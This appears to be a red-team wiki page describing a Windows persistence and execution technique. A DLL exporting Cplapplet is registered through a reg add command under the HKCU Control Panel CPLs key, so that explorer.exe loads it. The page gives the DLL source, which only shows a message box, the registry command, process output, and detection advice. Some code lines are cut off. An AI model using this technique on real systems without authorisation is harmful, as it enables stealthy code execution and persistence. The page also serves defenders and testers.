OFFENSIVE SECURITY
Red Team Infrastructure
Initial Access
Code Execution
regsvr32
MSHTA
Control Panel Item
Executing Code as a Control Panel Item through an Exported Cplapplet Function
Code Execution through Control Panel Add-ins
CMSTP
InstallUtil
Using MSBuild to Execute Shellcode in C#
Forfiles Indirect Command Execution
Application Whitelisting Bypass with WMIC and XSL
Powershell Without Powershell.exe
Powershell Constrained Language Mode Bypass
Forcing Iexplore.exe to Load a Malicious DLL via COM Abuse
pubprn.vbs Signed Script Code Execution
Code & Process Injection
Defense Evasion
Enumeration and Discovery
Privilege Escalation
Credential Access & Dumping
Lateral Movement
Persistence
Exfiltration
REVERSING, FORENSICS & MISC
Internals
Cloud
Neo4j
Dump Virtual Box Memory
AES Encryption Using Crypto++ .lib in Visual Studio C++
Reversing Password Checking Routine
Powered by GitBook

Code Execution through Control Panel Add-ins

It's possible to force explorer.exe to load your DLL that is compiled as a Control Panel Item and is registered as a Control Panel Add-in.

> This technique could also be considered for persistence.

Execution

Let's compile our control panel item (which is a simple DLL with an exported function `Cplapplet`) from the below code:


```
#include <Windows.h>
#include "pch.h"

//Cplapplet
extern "C" __declspec(dllexport) LONG Cplapplet(
    HWND hwndCpl,
    UINT msg,
    LPARAM lParam1,
    LPARAM lParam2
)
{
    MessageBoxA(NULL, "Hey there, I am now your control panel item you kno
    return 1;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD  ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
    {
        Cplapplet(NULL, NULL, NULL, NULL);
    }
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```


Let's now register our control panel item as an add-in (defenders beware of these registry modifications):

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs
```



```
PS C:\> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs" /v spotless /d "C:\lab
s\cplAddin\cplAddin\x64\Release\cplAddin2.dll" /f
The operation completed successfully.
PS C:\>
```


Now, whenever the Control Pan
and our code will execute:



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: control

Below shows that our DLL is injected into explorer.exe:



```
ProcessHacker.exe   0.48   29,068 K    44,636 K  11744 Process Hacker     wj32
explorer.exe        1.27   43,508 K   113,840 K   1760 Windows Explorer   Microsoft Corporation

Name                Description                           Company Name            Path
cplAddin4.dll                                                                     C:\labs\cplAddin\cplAddin\x64\Release\cplAddin4.dll
VSFileHandler_64.dll  Microsoft Visual Studio Solution Fil...  Microsoft Corporation  C:\Program Files (x86)\Common Files\Microsoft Shared\MS...
```

Detection

- Look for modifications in the following registry key: `HKCU\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs`
- Look for / prevent DLLs from loading from unsecure locations

References

https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf

Previous
Executing Code as a Control Panel Item through an Exported

Next
CMSTP

Last updated 4 years ago